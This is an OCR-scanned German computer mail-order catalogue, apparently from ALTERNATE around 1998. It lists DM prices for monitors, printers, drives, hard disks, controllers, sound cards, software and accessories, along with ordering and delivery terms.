F56	TCO 95	17" (40,0cm)	1.249,-
T57S	TCO 95	17" (41,0cm)	1.539,-
F67	TCO 95	19" (45,0cm)	1.849,-
T68	TCO 95	19" (45,0cm)	1.899,-
T67S	TCO 95	20" (48,0cm)	3.129,-
F77S	TCO 95	21" (51,0cm)	2.629,-
IIYAMA		**Größe**	**DM**
MF-8515G	MPR II	15" (35,1cm)	519,-
S702GT	TCO 95	17" (40,6cm)	699,-
S701GT	TCO 95	17" (40,0cm)	859,-
A701GT	TCO 95	17" (40,6cm)	849,-
S901GT	TCO 95	19" (45,7cm)	1.159,-
S101GT	TCO 95	21" (47,5cm)	1.899,-
S102GT	TCO 95	21" (47,5cm)	2.149,-
A102GT	TCO 95	21" (47,5cm)	2.149,-
Diverse		**Größe**	**DM**
15" Monitor	MPR II	15" (38,0cm)	269,-
17" Monitor	TCO 95	17" (40,0cm)	439,-
19" Monitor	TCO 95	19" (45,0cm)	769,-
Zubehör			**DM**
Adapter für Macintosh (mit DIP-Switches)			29,-
Soundoption für EIZO-Monitore			169,-

Alle cm-Angaben für Bildschirmdiagonalen basieren auf Herstellerangaben und wurden zum Teil gerundet.

15" BELINEA
105035, MPR II, Black Matrix 279,-

DRUCKER

EPSON		Auflösung	DM
Stylus Color 300		720 dpi	189,- L
Stylus Color 400		720 dpi	319,- L
Stylus Color 440		720 dpi	319,-
Stylus Color 640		1440 dpi	409,-
Stylus Color 740		1440 dpi	529,-
Stylus Color 850		1440 dpi	629,-
Stylus Color 1520	DIN A3	1440 dpi	1.349,-
Stylus Photo 700		1440 dpi	449,-
Stylus Photo EX	DIN A3	1440 dpi	879,-
HP		**Auflösung**	**DM**
Deskjet 420 C		600 dpi	229,-
Deskjet 690 C		600 dpi	319,-
Deskjet 690 C+		600 dpi	369,-
Deskjet 710 C		600 dpi	469,-
Deskjet 720 C		600 dpi	509,-
Deskjet 890 C		600 dpi	629,- L
Deskjet 895 CXI		600 dpi	639,- L
Deskjet 1120 C	DIN A3	600 dpi	899,-
Officejet 590		600 dpi	709,-
Officejet 635		600 dpi	889,-
Officejet Pro 1150 C		600 dpi	1.229,-

Stylus Color 440
Tintenstrahldrucker, 720 dpi Auflösung 319,-

LASERDRUCKER

FUJITSU	Speicher	Seiten	DM
PrintPartner 10	18 MB	10	849,-
HP	**Speicher**	**Seiten**	**DM**
Laserjet 6L	1 MB	6	689,-
Laserjet 1100	2 MB	8	799,-
Laserjet 6P	2 MB	8	1.449,-
OKI	**Speicher**	**Seiten**	**DM**
Okipage 4w+	0,5 MB	4	409,-
Okipage 6e	2 MB	6	639,-
Okipage 6ex	2 MB	6	779,-

DRUCKERZUBEHÖR

Toner		DM
PrintPartner 10	Pack á 2 Toner	199,-
Tinte für Epson und HP		a.A.
Spezialpapier für Tintenstrahldrucker		**DM**
Kodak Photopapier A4, 50 Blatt, 112 g/qm		59,-
Kodak Photopapier A4, 50 Blatt, 190 g/qm		64,-

NOTEBOOKs

NOTEBOOKS bei ALTERNATE: 06403/905014

ASUS	Display	DM
P6323	13,3" TFT	4.199,-
CPU Intel Pentium 233MMX™, 3.2 GB HD, 32 MB RAM (max. 144 MB), 20xCD-ROM, Soundkarte, 2 MB Grafikkarte, TouchPad, Schnittstellen: Ir, Monitor, USB, PS/2, PCMCIA,		
P6326	13,3" TFT	4.399,-
CPU Intel Pentium 266MMX™, 3.2 GB HD, 32 MB RAM (max. 144 MB), 20xCD-ROM, Soundkarte, 2 MB Grafikkarte, TouchPad, Schnittstellen: Ir, Monitor, USB, PS/2, PCMCIA,		
P6326-PII	13,3" TFT	5.299,-
CPU Intel PII 266, 4.0 GB HD, 64 MB RAM (max. 144 MB), 20xCD-ROM, Soundkarte, 2 MB Grafikkarte, TouchPad, Schnittstellen: Ir, Monitor, USB, PS/2, PCMCIA		
P6300-PII	13,3" TFT	5.899,-
CPU Intel PII 300, 4.0 GB HD, 80 MB RAM (max. 144 MB), 24xCD-ROM, Soundkarte, 2 MB Grafikkarte, TouchPad, Schnittstellen: Ir, Monitor, USB, PS/2, PCMCIA		

SOFTWARE

SOFTWARE bei ALTERNATE: 06403/905015


Hersteller	Update	Standard
Adobe Photoshop 5.0	699,-	1.999,-
IBM Via Voice Executive Edition		349,-
Lexware Financial Office		399,-
Magix Music Maker 3.0		59,-
Magix Music Studio 3.0 deluxe		119,-
Microsoft Home Essentials 98 OEM		179,-
Microsoft FrontPage 98 dt.	129,-	319,-
Microsoft Windows 98 OEM		199,-
Microsoft Windows 98	179,-	389,-
Microsoft Windows NT 4.0 OEM		379,-
Microsoft Windows NT 4.0 Serverversion inkl. 5 Clients + Option Pack		1.499,-
Powerquest Drive Image 2.0		119,-
Powerquest Partition Magic 4.0		99,-
Symantec Norton Antivirus 5.0		79,-
IMSI Windelete V4.0		89,-
Seagate Backup EXEC SingleServer		999,-

ORGANIZER

Modell	Speicher	DM
3COM Palm Pilot Personal	512 KB	399,-
3COM Palm Pilot Professional	1 MB	479,-
3COM Palm III	2 MB	659,-
3COM Dockingstation Prof.		69,-
3COM Dockingstation Palm III		79,-
PSION Serie 5	8 MB	1.099,-
SHARP HC-4500G	16 MB	1.549,-
LG Handheld H-120	8 MB	899,-
HP 360LX	8 MB	1.399,-
HP 620LX	16 MB	1.699,-
PHILIPS Nino 300	4 MB	819,-
PHILIPS Velo 500	18 MB	1.099,-
Zubehör für Organizer		a.A.

MULTIMEDIA

SOUNDBLASTER	Typ	DM
16 PnP	ISA	49,-
AWE64 PnP	PCI	59,-
AWE64 WEB PnP Value	ISA	89,-
AWE64 WEB PnP Gold	ISA	219,-
AWE128 PnP	PCI	109,-
Live	PCI	349,-
SB PRO komp. PnP	ISA	24,-
TERRATEC	**Typ**	**DM**
Base 2	PCI	99,-
Base 64	ISA	139,-
XLerate	PCI	169,-
Audiosystem EWS64 S	ISA	309,-
Audiosystem EWS64 L	ISA	589,-
Audiosystem EWS64 XL	ISA	819,-
GUILLEMOT	**Typ**	**DM**
Maxi Sound 64 Dyn. 3D	ISA	159,-
Maxi Sound 64 2 PnP	ISA	269,-
Maxi Sound 64 Home Pro	ISA	469,-
TURTLE	**Typ**	**DM**
Beach Malibu	ISA	179,-
Beach Montego	PCI	219,-
DIAMOND	**Typ**	**DM**
Sonic Impact S90	PCI	69,-
Zubehör		**DM**
Mitsumi Circle 3D Sound		39,-
Soundboxen aktiv, Paar 2 x 40 Watt		29,-
Soundboxen aktiv, Paar 2 x 120 Watt		59,-
Subwoofersystem aktiv, 300 Watt		129,- L
Yamaha YST-M15		109,-
Yamaha YST-M20		119,-
Yamaha YST-MSW5 Subwoofer		129,-
Yamaha YST-MS25 Subwoofersystem		169,-
C.Labs FourPoint Surround		219,- L
Guillemot Maxi 720D5 Subwoofersystem		259,-



Laufwerke einbauen ist eine undankbare Aufgabe... Ab jetzt nicht mehr!

Machen Sie es sich einfach: mit unserem „storage-in-the-box"-System wird der Massenspeichereinbau zum Kinderspiel. Wir liefern alle unsere Storage-Produkte (Festplatten, Wechselplatten, CD-ROM, CD-Recorder, MOD, etc.), die auf diesen Seiten aufgeführt sind komplett mit allen Einbaumaterialien, Kabeln, Software, Schrauben und mit einer verständlichen deutschen Einbauanleitung. Und das für nur DM 20,- (UW-SCSI DM 40,-). Eben alles in einer „BOX". Das ist einmalig einfach: AUSPACKEN - EINBAUEN - LOSLEGEN!

BESTELLT – AM NÄCHSTEN TAG

Bestellungen bis 15.00 Uhr (außer externe Systeme) sind durch Zustellung über TRANS-O-FLEX-EXPRESS (gegen Aufpreis) am nächsten Tag bei Ihnen.


ERLÄSSIG + BIS 21.00 UHR-

Bestelltelefon 06403-905010

Bestellfax 06403-905020

ALTERNATE™ DAS PASST!

COMPUTERVERSAND GMBH



CD-ROM

Intern Boxed +20,-

Speed	ATAPI	intern	extern
20x	Lite On LTN 202	69,-	
24x	Lite On LTN 242/341	79,-	279,-
32x	Mitsumi FX 320	79,-	
32x	Lite On LTN 301	84,-	284,-
32x	NEC CDR-1900 (Ultra-DMA)	94,-	294,-
32x	TEAC CD532E	94,-	294,-
32x	Toshiba XM6302B	94,-	294,-
34x	Asus CD-S340	99,- L	299,- L
36x	Pioneer DR-744S	99,-	299,-
36x	Pioneer DR-704S Slot-In	104,-	304,-
36x	Pioneer DR-714S Slot-In	109,-	309,-
36x	Pioneer DR-A14S Slot-In	119,-	319,-
40x	Lite On LTN 382	99,-	299,-
40x	ASUS S400	119,-	319,-
40x	NEC CDR-3000 (Ultra-DMA)	139,-	339,-

Externe ATAPI-Versionen werden mit allen Kabeln und Software zum Anschluß an die parallele Schnittstelle ausgeliefert!

Speed	SCSI	intern	extern
14,4x	Toshiba XM3801B	99,-	249,-
20x	Plextor PX20 TSI	159,-	309,-
24x	CyberDrive 24XS	119,-	269,-
32x	Pioneer DR-566	119,-	269,-
32x	Pioneer DR-U06 Slot-In	139,-	289,-
32x	NEC CDR-1910 (U-SCSI)	159,-	309,-
32x	TEAC 532S	159,-	309,-
32x	Toshiba XM 6201B	169,-	319,-
32x	Plextor PX32 TSI (U-SCSI)	189,-	339,-
32x	Plextor PX32 CSI (U-SCSI)	299,-	449,-
36x	Pioneer DR-766	139,-	289,-
36x	Pioneer DR-706S Slot-In	144,-	294,-
36x	Pioneer DR-U16S Slot-In	159,-	309,-
40x	Plextor PX40 TSI (U-SCSI)	249,-	399,-

Externe SCSI-Versionen im CD-ROM CASE mit Audio-Ausgang.

Speed	ATAPI-Wechsler	intern
8x	TEAC CD68E (6-fach)	139,-

DVD

Intern Boxed +20,-

Speed	Player ATAPI	intern	
32x	Hitachi GD-2500	229,-	
32x	Toshiba SD-M 1202	259,-	
Speed	**Player SCSI**	**intern**	**extern**
20x	Pioneer DVD-302	329,-	479,-

Zubehör	DM
Realogic Hollywood Plus MPEG-Karte	199,-
Dooin DVD-Vision 2 MPEG-Karte	349,-

MOD

Intern Boxed +20,-

3,5" 230 MB			intern	extern
Olympus	SCSI u. Par.		449,-*	449,-*
Disc	128 o. 230 MB	1/10 St. je	12,- /	11,-
3,5" 640 MB			**intern**	**extern**
Olympus	SCSI		619,-	749,-*
Olympus	SCSI u. Par.			799,-*
Fujitsu 3.600 UPM	SCSI		549,-L	699,-L
Fujitsu 4.300 UPM	SCSI		619,-	769,-
Disc	540 o. 640 MB	1/10 St. je	29,- /	27,-
Disc Limdow	540 o. 640 MB	1/5 St. je	44,- /	41,-
Disc für Linsenreinigung				109,-
5,25" ab 2.600 MB			**intern**	**extern**
Maxoptix T5 2.600 MB	SCSI		2.249,-	2.399,-
Disc	600 o. 650 MB	1/5 St. je	44,- /	41,-
Disc	1.200 o. 1.300 MB	1/5 St. je	44,- /	41,-
Disc	2.300 o. 2.600 MB	1/5 St. je	79,- /	74,-
Disc Limdow	2.600 MB	1/5 St. je	179,- /	169,-
PHASE-Changer			**intern**	**extern**
TEAC 650 MB mit 8xCD-ROM ATAPI			199,-	
TEAC 650 MB mit 24xCD-ROM SCSI			699,-	849,-
650 MB Medium		1/5 St. je	49,- /	46,-

ISDN/MODEM

ELSA	Typ	extern
MicroLink 33.6TQV	Analog	209,-
MicroLink 56K	Analog	269,-
MicroLink Office V90	Analog	429,- L
MicroLink ISDN/TL V.34	Analog/ISDN	619,-
U.S.ROBOTICS	**Typ**	**extern**
Sportster Flash 56K AOL	Analog	209,- L
Sportster Flash V90	Analog	239,-
Sportster Message plus V90	Analog	379,-
Sportster Message pro V90	Analog	369,-
Mac-Kit für Sportster-Modems		49,-
LASAT	**Typ**	**extern**
Safire 560 Voice D 56K	Analog	199,-
Credit PCMCIA 56K	Analog	299,-
Unique 1280MI	Analog/ISDN	519,-
AVM ISDN	**Typ**	**intern**
Fritz!Card	ISA	149,-
Fritz!Card	PCI	169,-
TELES ISDN	**Typ**	**intern**
TELES.S0	ISA	109,-
TELES.S0	PCI	129,-

CD-RECORDER

Intern Boxed +20,-

Speed	ATAPI	intern
2/8x	Mitsumi CR2801TE	389,-
4/8x	Mitsumi CR4801TE	479,-

4x/8x CD-R
Mitsumi CR4801TE, ATAPI intern 479,-

Speed	SCSI	intern	extern
4/8x	Panasonic CW7502B	429,-	579,-
4/8x	Sony CDU948S	499,-	649,-
4/12x	TEAC CD-R55S	469,-	619,-
4/12x	TEAC CD-R55S KIT	529,-	
	KIT-Version inkl. WinOnCD 3.5 und 10 CD-Rohlinge		
4/12x	Plextor PX-R 412C (Caddy)	529,-	679,-
8/20x	Sanyo CD-R820S	1.099,-	1.249,-

Software	System	DM
NERO 3.x	(WIN, WIN 95, NT)	29,-
WinOnCD 3.0 (OEM)	Nur mit CD-Recorder!	29,-
WinOnCD 3.5 (OEM)	Nur mit CD-Recorder!	39,-
GEAR 4.x MM	(WIN 95, NT)	29,-
Easy CD Creator (OEM)	Nur mit CD-Recorder!	69,-
Easy CD Creator Deluxe	(WIN 95, NT)	179,-

Zubehör	DM
CD-Recorder KIT (Contr. Kabel, Software GEAR MM)	79,-
CD-Recorder PEN (Filzschreiber)	5,-
CD-Caddy	6,90
LaBelle CD LabelerKit (SW f. PC+MAC, 50 Labels)	49,-
CD-Labels für LaBelle - Laser (100 Labels)	29,-
CD-Labels für LaBelle - Tinte (100 Labels)	39,-

4x/12x CD-R
TEAC CD-R55S, SCSI intern 469,-

CD-ROHLINGE mit Box ab	10 St.	50 St.	100 St.
Diverse (silber-blau)	2,19	2,09	1,99
Fuji blank	2,79	2,69	2,59
Fuji	2,99	2,89	2,79
Philips, Kodak (blank)	3,39	3,29	3,19
Verbatim (blank)	3,39	3,29	3,19
TDK	3,49	3,39	3,29
CD-Rohlinge mit Überlänge 1/10 St. je		8,90/8,40	

CD-REWRITABLE

Intern Boxed +20,-

Speed	ATAPI, PARALLEL	intern	extern
2/2/6x	Philips CDD 3610	399,-	
2/2/6x	HP 7200	559,-	729,-
2/4/6x	Yamaha 4261	599,-	
2/4/24x	HP 8100i	749,-	
Speed	**SCSI**	**intern**	**extern**
2/2/6x	Philips CDD3600	379,-	529,-
2/2/6x	Ricoh MP6200S	429,-	579,-
2/4/6x	Yamaha CDRW4260T	539,-	689,-
2/4/6x	Yamaha CDRW4260T Kit	579,-	
	KIT-Version inkl. WinOnCD 3.5, SCSI-Kabel, Medien (1x CD-R, 1 x CD-RW)		
4/4/16x	Yamaha CDRW4416	689,-	839,-

CDRW-ROHLINGE mit Box ab	1 St.	10 St.	30 St.
Diverse	16,90	16,40	15,90
Verbatim	18,90	18,40	17,90
Fuji	19,90	19,40	18,90

STREAMER

Intern Boxed +20,-

SCSI-DAT-STREAMER			intern	extern
HP C1536A	DDS1	2- 4 GB (max.)	779,-	929,-
HP C1539A	DDS2	4- 16 GB (max.)	1.169,-	1.319,-
HP C1537A	DDS3	12- 48 GB (max.)	1.629,-	1.779,-
Alle HP DAT-STREAMER inkl. Backupsoftware!				
Seagate 4322	DDS1	2- 4 GB(max.)[1]	499,-	649,-
Seagate 4326	DDS2	4- 16 GB(max.)[1]	799,-	949,-
Seag. 24000	DDS1	2- 4 GB(max.)[1]	549,-	649,-
Seag. 28000	DDS2	4- 8 GB(max.)[1]	849,-	949,-
Seag. 224000	DDS3	12- 24 GB(max.)[1]	1.599,-	1.699,-
DAT-Band	DDS1 90m	1/10 St. je	7,40 /	6,90
DAT-Band	DDS2 120m	1/10 St. je	21,- /	19,-
DAT-Band	DDS3 125m	1/5 St. je	44,- /	41,-
DAT-Reinigungsband				14,90
Backupsoftware Seagate ARCADA (D/W/W95)				69,-
Backupsoftware NovaStor 5.0 (W95/NT/MAC)				69,-

[1] Alle Seagate Streamer sind OEM-Versionen

PC-GEHÄUSE

"HOME-LINE"	ATX	AT
Mini-Tower		59,-
Midi-Tower	99,-	
Big-Tower	149,-	99,-
"PROFI-LINE"	**ATX**	**AT**
Midi-Tower	169,-	129,-
Big-Tower	219,-	199,-

! KEINE FERTIGUNG VON PC-SYSTEMEN !

E-IDE FESTPLATTEN

Intern Boxed +20,-

IBM	MB	ms/Cache/UPM	DM
DHEA36481	6.480	9/ 512/5.400	a.A. L
DHEA38451	8.400	9/ 512/5.400	339,-
DTTA350430	4.300	9/ 512/5.400	279,-
DTTA350640	6.400	9/ 512/5.400	a.A.
DTTA350840	8.400	9/ 512/5.400	349,-
DTTA350101	10.100	9/ 512/5.400	409,-
DTTA351680	16.800	9/ 512/5.400	719,-
DTTA371010	10.100	9/ 512/7.200	479,-
DTTA351290	12.900	9/ 512/5.400	599,- L
DTTA351350	13.400	9/ 512/5.400	549,-
DTTA371440	14.400	9/ 512/7.200	699,-
SEAGATE	**MB**	**ms/Cache/UPM**	**DM**
32122A	2.122	12/128/4.500	179,-
32520A	2.520	12/256/5.400	189,-
33221A	3.221	11/128/5.400	229,-
34321A	4.321	11/128/5.400	239,-
36531A	6.530	10/128/5.400	299,-
36530A	6.530	9/512/7.200	359,-
38641A	8.606	10/128/5.400	349,-
39140A	9.140	9/512/7.200	419,-
FUJITSU	**MB**	**ms/Cache/UPM**	**DM**
MPC3032	3.240	10/256/5.400	239,-
MPC3043	4.320	10/256/5.400	259,-
MPC3064	6.480	10/256/5.400	329,-
MPC3084	8.450	10/256/5.400	369,-
MPC3102	10.200	10/256/5.400	469,-
QUANTUM	**MB**	**ms/Cache/UPM**	**DM**
Bigfoot TX 5,25"	8.037	12/128/4.000	319,-
Bigfoot TX 5,25"	12.100	12/128/4.000	439,-
Fireball EX	3.228	9/512/5.400	229,-
Fireball EX	6.448	9/512/5.400	309,-
Fireball EX	10.200	9/512/5.400	a.A. L
Fireball EX	12.700	9/512/5.400	629,-
Fireball SE	4.310	9/128/5.400	a.A.
Fireball SE	8.455	9/128/5.400	369,-
Fireball EL	2.500	9/512/5.400	199,-
Fireball EL	5.130	9/512/5.400	279,-
Fireball EL	7.696	9/512/5.400	349,-
Fireball EL	10.200	9/512/5.400	449,-

IBM 8.4 GB
DHEA3845, E-IDE 339,-

WD	MB	ms/Cache/UPM	DM
WDAC22500	2.500	11/256/5.400	219,-
WDAC23200	3.200	11/256/5.400	259,-
WDAC24300	4.300	9/256/5.400	269,-
WDAC26400	6.400	9/256/5.400	299,-
WDAC38400	8.400	9/256/5.400	359,-
WDAC310100	10.100	9/512/5.400	449,-
MAXTOR	**MB**	**ms/Cache/UPM**	**DM**
90340D2	3.400	9/256/5.400	239,-
90432D2	4.320	9/256/5.400	a.A.
90500D4	5.000	9/512/7.200	329,-
90576D4	5.760	9/256/5.400	279,-
90680D4	6.800	9/256/5.400	299,-
90750D6	7.500	9/512/7.200	409,-
90840D5	8.400	9/256/5.400	369,-
90840D6	8.400	9/256/5.400	359,-
91000D8	10.000	9/512/7.200	479,-
91020D6	10.200	9/256/5.400	449,-
91152D8	11.500	9/256/5.400	539,-
91360D8	13.600	9/256/5.400	589,-
91728D8	17.800	9/256/5.400	759,- L
NEC	**MB**	**ms/Cache/UPM**	**DM**
DSE2100A	2.111	11/256/5.200	179,-

Alle E-IDE Festplatten extern lieferbar. Aufpreis DM 200,-

CONTROLLER

ADAPTEC		single	Kit
ISA	1502	79,-	
ISA	1505		99,-
PCI	2910C		169,-
PCI	2902	99,-	
PCI	2940 U	269,-	419,-
PCI	2940 UW	339,-	549,-
PCI	2940 U2W	679,-	749,-
Extern	358 Parallel -> SCSI		239,-
Extern	1460B PCMCIA		319,-

Kit: original Adaptec inkl. Handbuch, Kabel und Software

ADVANCE		Kit
ISA	1543 S	79,-
PCI	2941 U	149,-
PCI	2941 UW	249,-
Extern	359 Parallel -> SCSI	179,-
SYMBIOS LOGIC		**Kit**
PCI	8600 SP U	159,-
PCI	8750 SP U	169,-
PCI	8751 SP UW	259,-
PCI	8951 SP U2W	379,-
DAWICONTROL		**Kit**
PCI	DC-2974	119,-
PCI	DC-2975 U	149,-
PCI	DC-2976 UW	179,-

U-SCSI FESTPLATTEN

Intern Boxed +20,-

IBM	MB	ms/Cache/UPM	intern	extern
DORS SCSI	1.080	8/ 448/5.400	179,-	329,-
DORS	2.160	8/ 448/5.400	269,-	419,-
DCAS	2.160	8/ 448/5.400	279,-	429,-
DCAS	4.330	8/ 448/5.400	439,-	589,-
DDRS	4.560	7/ 384/7.200	519,-	669,-
DDRS	9.130	7/ 384/7.200	869,-	1.019,-
DGHS	9.100	6/1.024/7.200	899,-	1.049,-
DGHS	18.200	7/1.024/7.200	1.799,-	1.949,-
SEAGATE	**MB**	**ms/Cache/UPM**	**intern**	**extern**
Elite 5.25"	2.129	10/ 256/5.400	169,-	359,-
Elite 5.25"	2.912	10/ 512/5.400	199,-	389,-
Elite 5.25"	9.090	10/1.024/5.400	499,-	689,-
MedalistPro	4.550	9/ 512/7.200	469,-	619,-
MedalistPro	6.500	9/ 512/7.200	649,-	799,-
MedalistPro	9.100	9/ 512/7.200	879,-	1.029,-
Barracuda	9.170	10/ 512/7.200	929,-	1.079,-
Barracuda	18.200	7/ 512/7.200	1.799,-	1.949,-
QUANTUM	**MB**	**ms/Cache/UPM**	**intern**	**extern**
Fireball SE	6.448	9/ 512/5.400	679,-	829,-
Fireball SE	8.455	9/ 512/5.400	859,-	1.009,-
Atlas III	9.100	8/1.024/7.200	999,-	1.149,-
Atlas III	18.200	8/1.024/7.200	1.949,-	2.099,-
MICROPOLIS	**MB**	**ms/Cache/UPM**	**intern**	**extern**
3391	9.100	8/512/7.200	699,-	849,-
WD	**MB**	**ms/Cache/UPM**	**intern**	**extern**
WDE4360	4.360	8/512/7.200	699,-	849,-

MAXTOR 5.7 GB
90576D4, E-IDE 279,-

UW-SCSI FESTPLATTEN

Intern Boxed +40,-

IBM	MB	ms/Cache/UPM	intern	extern
DCAS	2.160	8/ 448/ 5.400	279,-	529,-
DCAS	4.330	8/ 448/ 5.400	439,-	689,-
DDRS	4.560	7/ 512/ 7.200	499,-	749,-
DDRS	9.130	7/ 512/ 7.200	909,-	1.159,-
DGHS	9.100	6/1.024/ 7.200	989,-	1.239,-
DGHS	18.200	8/1.024/ 7.200	1.749,-	1.999,-
DGVS	9.100	6/1.024/10.000	999,-	1.249,-
FUJITSU	**MB**	**ms/Cache/UPM**	**intern**	**extern**
MAB3045	4.550	8/496/ 7.200	599,-	849,-
MAB3091	9.100	8/496/ 7.200	1.149,-	1.399,-
MAC3045	4.500	8/512/10.000	749,-	999,-
MAC3091	9.100	8/512/10.000	1.249,-	1.499,-
MAA3182	18.200	8/496/ 7.200	2.149,-	2.399,-
SEAGATE	**MB**	**ms/Cache/UPM**	**intern**	**extern**
MedalistPro	4.500	9/ 512/7.200	469,-	719,-
MedalistPro	6.500	9/ 512/7.200	629,-	879,-
MedalistPro	9.140	9/ 512/7.200	879,-	1.129,-
BarracudaXL	4.550	9/ 512/7.200	899,-	1.149,-
Barracuda	9.170	10/ 512/7.200	959,-	1.209,-
Barracuda	18.200	10/ 512/7.200	1.849,-	2.199,-
Elite 5.25"	46.400	13/4.096/5.400	4.999,-	5.289,-
QUANTUM	**MB**	**ms/Cache/UPM**	**intern**	**extern**
Viking II	4.550	8/512/7.200	539,-	789,-
Viking II	9.100	8/512/7.200	899,-	1.149,-
MICROPOLIS	**MB**	**ms/Cache/UPM**	**intern**	**extern**
4345	4.550	8/512/7.200	349,-	599,-
3391	9.100	8/512/7.200	699,-	949,-

WECHSELPLATTEN

Intern Boxed +20,-

SYQUEST		MB	intern	extern
SparQ	AT/Par.	1.000	359,-*	359,-*
SparQ	USB	1.000		499,-*
SyJet Kit	Par.	1.500		549,-*
SyJet Kit	SCSI	1.500	549,-*	

IOMEGA ZIP SCSI
inkl. SCSI-Controller und 1 Medium 209,-

Medien für SYQUEST		MB		je DM
SQ 400	5,25"	44	1/10 St.	39,- / 36,-
SQ 327	3,5"	270	1/5 St.	a.A. L
SparQ	3,5"	1.000	1/5 St.	79,- / 74,-
SyJet	3,5"	1.500	1/5 St.	129,- / 119,-
Medien für Nomai		**MB**		**je DM**
Nomai Medium		750	1/5 St.	79,- / 74,-

ZIP / JAZ	MB	intern	extern
ZIP (NEC) AT	100	154,-	
ZIP (IOMEGA) AT/Par.	100	159,-	209,-*
ZIP (IOMEGA) Par.	100		289,-*
Starter-Kit inkl. 6 ZIP-Medien			
ZIP (IOMEGA) SCSI	100	209,-*	209,-*
intern inkl. SCSI-Controller			
100 MB ZIP Medium 1/10 St. je		24,- /	22,-
JAZ(IOMEGA) KitSCSI	1.000	a.A.* L	
JAZ(IOMEGA) KitSCSI	2.000	669,-*	669,-*
1.000 MB JAZ Medium 1/5 St. je		159,- /	149,-
2.000 MB JAZ Medium 1/5 St. je		159,- /	149,-

*** inkl. 1 Medium**

U2W-SCSI FESTPLATTEN

Intern Boxed +40,-

IBM	MB	ms/Cache/UPM	intern	extern
DDRS	4.560	7/ 512/7.200	539,-	789,-
DDRS	9.130	7/ 512/7.200	939,-	1.189,-
DGHS	9.110	6/1.024/7.200	1.069,-	1.319,-
DGHS	18.200	6/1.024/7.200	1.929,-	2.179,-
SEAGATE	**MB**	**ms/Cache/UPM**	**intern**	**extern**
Barracuda	9.100	7/1.024/ 7.200	999,-	1.249,-
Barracuda	18.200	8/1.024/ 7.200	1.869,-	2.119,-
Cheetah	9.100	6/1.024/10.000	1.299,-	1.549,-
Cheetah	9.100	6/4.048/10.000	1.399,-	1.649,-
Cheetah	18.200	6/1.024/10.000	2.349,-	2.599,-

IBM 4.3 GB SCSI
DCAS34330U 439,-

2,5" FESTPLATTEN

TOSHIBA	MB	ms/Cache/UPM	intern	extern
2109MAT	2.167	13/512/4.200	339,-	539,-
4309MAT	4.300	13/512/4.200	519,-	719,-
6409MAV	6.400	13/128/4.200	869,-	1.069,- L
IBM	**MB**	**ms/Cache/UPM**	**intern**	**extern**
DKLA	3.240	12/512/4.200	429,-	629,-
DTCA	3.240	13/ 96/4.000	419,-	619,-
DTCA	4.090	13/ 96/4.000	539,-	739,-
DPLA	5.100	13/ 96/4.900	599,-	799,-
DADA	6.480	12/512/4.200	719,-	919,-

Externe Versionen mit allen Kabeln und SW zum Anschluß an die parallele Schnittstelle - ideal für Notebooks.

MICROPOLIS 9 GB
U-SCSI / UW-SCSI 699,-

FLOPPY-LAUFWERKE

1,44 MB Laufwerke	DM
3,5" Mitsumi / Sony / NEC	39,-
3,5" TEAC	44,-
Fuji HD-Disketten (formatiert), 10er Pack	5,90
120 MB Laufwerke	**DM**
3,5" (liest u. schreibt auch 1,44 MB)	149,-
Disketten 1/10 St. je	24,- / 22,-

LAUFWERKSGEHÄUSE

Modell		(U)SCSI	(U)Wide
CD-ROM CASE	1 x CD-ROM	69,-	
FLEXI LINE	1 x 3.5" o. 5.25"	79,-	129,-
OPTI LINE	1 x 3.5" o. 5.25"	79,-	129,-
ELITE TOWER	2 x 3.5" o. 5.25"	109,-	179,-
ELITE TOWER	4 x 3.5" o. 5.25"	159,-	249,-
ELITE TOWER	8 x 3.5" o. 5.25"	219,-	379,-
Modell			**ATAPI**
CD-ROM CASE	1 x CD-ROM		119,-
OPTI LINE	1 x 3.5" o. 5.25"		129,-

ZUBEHÖR

Typ		DM
HD-Wechselrahmen	IDE/SCSI je	39,-
HD-Wechselrahmen	SCSI+Lüfter	49,-
HD-Wechselrahmen	WIDE+Lüfter	99,-
HD-Rahmen mit Lüfter	WINOTEK	39,-
HD-Kühler mit Lüfter		29,-
Adapter WIDE SCSI -> SCSI		39,-
FWB Harddisk / CD-ROM Toolkit	für MAC je	20,-

Preise ohne Wenn und Aber. Das garantieren wir!

Bei uns gibt es keine Preiserhöhungen, auch wenn die Ware knapp wird oder der Dollar steigt.
Nennen Sie unseren Mitarbeitern bei einer Bestellung nur Titel und Ausgabe der Ihnen vorliegenden Zeitschrift und Sie erhalten selbstverständlich die angegebenen Preise – ohne Wenn und Aber!
Ausnahmen sind bei Speicherbausteinen und CPUs möglich. Hier gelten tagesaktuelle Preise.

L = Zum Zeitpunkt der Drucklegung konnte die Verfügbarkeit dieser Produkte nicht sichergestellt werden.

Externe Systeme – überall sofort einsetzbar!

Bei allen SCSI- und IDE-Laufwerken, die einen externen Betrieb ermöglichen, geben wir den Preis für ein komplettes externes System mit allen Kabeln und deutschem Handbuch an (siehe Spalte „extern", SCSI-Systeme inkl. Terminator). Außerdem können Sie sich Ihr externes SCSI-Subsystem frei konfigurieren (z.B. mehrere Laufwerke in einem SCSI-TOWER). Addieren Sie dazu bitte die Einzelpreise der internen SCSI-Geräte, des Gehäuses und DM 71,- (DM 121,- bei (U)Wide) für Netzkabel, Datenkabel, Terminator, Handbuch und Einbau.



Abbildung: 2er ELITE TOWER

AUSGELIEFERT!**

**sofern ab Lager lieferbar



